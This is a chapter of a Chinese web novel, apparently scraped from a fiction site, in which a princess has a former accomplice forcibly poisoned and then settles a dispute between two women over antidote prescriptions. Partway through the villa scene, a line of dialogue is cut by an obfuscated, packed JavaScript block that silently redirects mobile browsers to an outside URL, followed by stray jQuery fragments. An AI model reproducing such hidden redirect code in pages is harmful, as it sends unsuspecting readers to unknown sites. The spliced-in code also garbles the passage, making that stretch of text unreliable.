文趣网 > 都市小说 > 昭阳纪 > 124. 解毒
    随着赵怀懿被斩首,苏静娴的案子尘埃落定,孙文远变卖家财带着孙氏离开了京城这处是非之地,一切都恢复了平静,只有墨莲失去了庇护,也失去了价值,被丢在了京城无人问津。

    赵怀懿的死,赵家的倒台让她日夜惶恐,生怕被灭口,也怕被仇家找到。她不敢回王府,只能混迹在市井之中,靠着变卖东西和打零工勉强糊口。

    这日,她正匆匆走过一条相对僻静的街道,手里捏着两个刚买的糙面馒头,打算找个角落啃了充饥。

    可还没走出多远,便有几个身形粗壮的婆子从旁边一条小巷里闪出来拦住了她的去路,二话不说便架住她的胳膊,捂住了她的嘴。墨莲惊恐挣扎了起来,可她哪里是这些做惯了粗活、力气惊人的婆子的对手,很快就像只小鸡仔般被拖进了一条更加幽深的小巷。

    巷子里堆满了杂物,婆子们将她狠狠掼在地上,摔得她眼冒金星,骨头像散了架一样疼。

    “你们是谁?到底要做什么?”墨莲挣扎着爬起来。

    婆子们并不答话,只是冷冷地散开守住了巷口。然后,一个纤细的身影缓缓从巷子另一头的阴影里走了出来。

    天光从高墙狭窄的缝隙漏下,照亮了来人的半边脸颊。

    “果然是你……”墨莲的声音嘶哑干涩,而后渐渐平静了下来:“昭阳郡主,我就知道你不会放过我的。”

    江重月并未理会墨莲,她抬抬手,一名婆子立刻上前,手中捧着一个不起眼的粗瓷小碗,碗中盛着些浑浊的褐色液体,墨莲看着那碗药身体顿时一颤。

    两名婆子上前,一左一右牢牢按住墨莲的肩膀和手臂,让她动弹不得,另一名婆子则捏住了她的下巴迫使她张开了嘴。

    碗沿抵住了墨莲的嘴唇,她睁圆了眼睛,却只能眼睁睁看着那碗药汁越来越倾斜,流入她的嘴,最终顺着喉咙滑进身体。

    “咳,咳咳咳……”墨莲呛咳起来,咳着咳着就呕出了血来:“昭阳郡主好手段。”

    江重月道:“比起当年你和赵怀懿对我母亲做的事,我至少愿意给你们一个痛快。”

    “痛快?哈哈哈!”墨莲凄凄笑了起来:“江重月,你以为你是什么好人?事到如今你手上沾的血难道还少吗?王妃的,王姨娘的,现在还有我的!你今天为了报仇杀了我,明天就会为了自保、为了利益杀更多的人!你看看你现在,再看看王妃当年,你们又有什么区别?迟早有一天你也会变成一个彻头彻尾、手上沾满鲜血的刽子手!甚至比王妃更可怕!”

    “墨莲,你说得对。”江重月承认得异常干脆:“这条路一旦踏上确实难以回头,我手上的血确实不少,或许将来还会有更多人因我而死,但我永远都不会成为赵怀懿。”

    江重月笑笑:“赵怀懿杀人是为了满足她永无止境的贪婪和嫉妒,她视人命如草芥,从无半分愧疚与手软。我不以杀人为乐,也不想滥杀无辜。只是你们不死,我母亲的冤魂难安,那些被你们害死的人在天之灵难安!”

    她俯身,逼近墨莲惊恐的脸:“你说我会变成刽子手?或许吧,但刽子手至少能把刀握在自己手里,能决定将刀挥向谁,为什么而挥。”

    “赵怀懿伏诛是她罪有应得,而你助纣为虐为虎作伥,今日之果不过是偿还昔日之因。”

    墨莲嗬嗬叫喊了几声,而后七窍开始渗出黑血,眼神也渐渐涣散了下来。她死死盯着江重月近在咫尺的脸,嘴唇想了想,似乎还想说再说些什么,最终头一歪,彻底没了气息。

    江重月转身,对婆子们道:“处理干净吧。”

    “是,郡主。”婆子们低声应道,立刻动作麻利地处理起了墨莲的尸体。

    江重月径直离开了这条阴暗的小巷。

    萧淮烟的别院是一处闹中取静的三进院落,粉墙黛瓦,掩映在几株高大的梧桐树后,门庭十分低调。

    门房显然是得了吩咐,见到江重月并未多问,直接恭敬地将她引了进去。

    穿过前院来到第二进的正厅,只听厅内陈设简洁雅致,却隐约有争执的声音从旁边的侧间传来。

    江重月循声走近,方才来到后院,还没进门就听到了萧淮烟的声音:“温姑娘,你这方子也太温吞了!我在边关的时候亲眼见过军中斥候中了类似的奇毒,当时军医就是用七星草做主药配合几味烈性药材,一剂下去逼出毒血,再辅以内功调息,很快就好了!你这方子又是参又是苓的,还要文火慢炖分次服用,昭阳的身子骨能等得起吗?”

    接着是温荧惑的解释:“康宁郡主,边关将士常年征战体魄强健,军医也往往因地制宜,用的都是最直接、但也最伤身的法子,以强力药性对冲毒性适合那些身强体壮、底子深厚的将士。昭阳郡主体质虽较常人坚韧,但毕竟久居深闺,不似边关将士常年打磨筋骨,若骤然用猛药恐怕毒性未清,郡主的身体便先被霸道药力冲垮了,届时后果不堪设想。”

    萧淮烟眉头皱得更紧了:“那照你这么说,用这;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17895499|212839||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    么温和的方子得喝到猴年马月去?”

    “此乃稳妥之法。”温荧惑坚持道:“七星草为主药,辅以其他药材调和其霸烈药性,并配合金针渡穴徐徐图之,意在先将大部分毒素化解、引出,再慢慢调理被毒性侵蚀的身体,耗时虽长但胜在安全,对昭阳郡主身体的损害也最小。否则即便解了毒,郡主也可能会元气大伤,落下难以挽回的病根。”“可是……”萧淮烟还想再争辩,她性子太急,总觉得解毒越快越好,拖得越久变数越多。

    “康宁姐姐。”江重月上前,打断了萧淮烟的争辩。

    萧淮烟回头,看到江重月脸上焦急之色稍缓,但仍是担忧道:“昭阳,你来了。我不是不信温姑娘,只是你这毒……我看着着急!”

    江重月并未立刻回答,而是先走到桌边拿起两份药方仔细看了看。

    其中一份笔迹遒劲,显然是萧淮烟写的,药性猛烈,主攻伐。另一份笔迹清秀的是温荧惑的,药性平和,主调和。

    她沉吟片刻,看向萧淮烟道:“康宁姐姐的关心我心领了,康宁姐姐见识过边关将士的勇烈,也见过军医的果断,你的方子自有其道理,是为我着想,希望我尽快摆脱这毒的折磨。”

    萧淮烟见她理解自己的初衷,脸色稍霁。

    江重月又看向温荧惑:“温姐姐是医道圣手,考虑得更周全些,这份谨慎也是为了我的身体。”

    温荧惑点了点头。

    江重月将两份方子放下,目光澄澈地看向两人:“我并非医者,不懂用药,但我明白对症下药,因人而异的道理。边关将士体格强健,常年与死亡为伍,可用猛药搏一线生机,而我……”

    她顿了顿:“我的身体确实禁不起那样的折腾,温姨的法子或许慢些,但更稳妥,也更适合我。”萧淮烟听江重月这么说,又仔细想了想温荧惑的解释,脸上的急切渐渐退去,她挠了挠头,有些不好意思地对温荧惑道:“温姑娘,对不住,是我太心急了,没考虑周全。在医术上你是行家,我听你的。”

    温荧惑摇了摇头,微笑道:“康宁郡主也是关心则乱,无妨,昭阳郡主体内的毒确实棘手,需得步步为营。现在有七星草在手我们便有了七分把握,剩下的三分便在这徐徐图之四个字上。”

    萧淮烟恍然大悟,一拍桌子:“我明白了!就像行军打仗,有时不能一味强攻猛打,得讲究个策略时机,稳扎稳打才能确保胜利,减少伤亡!是这个理!”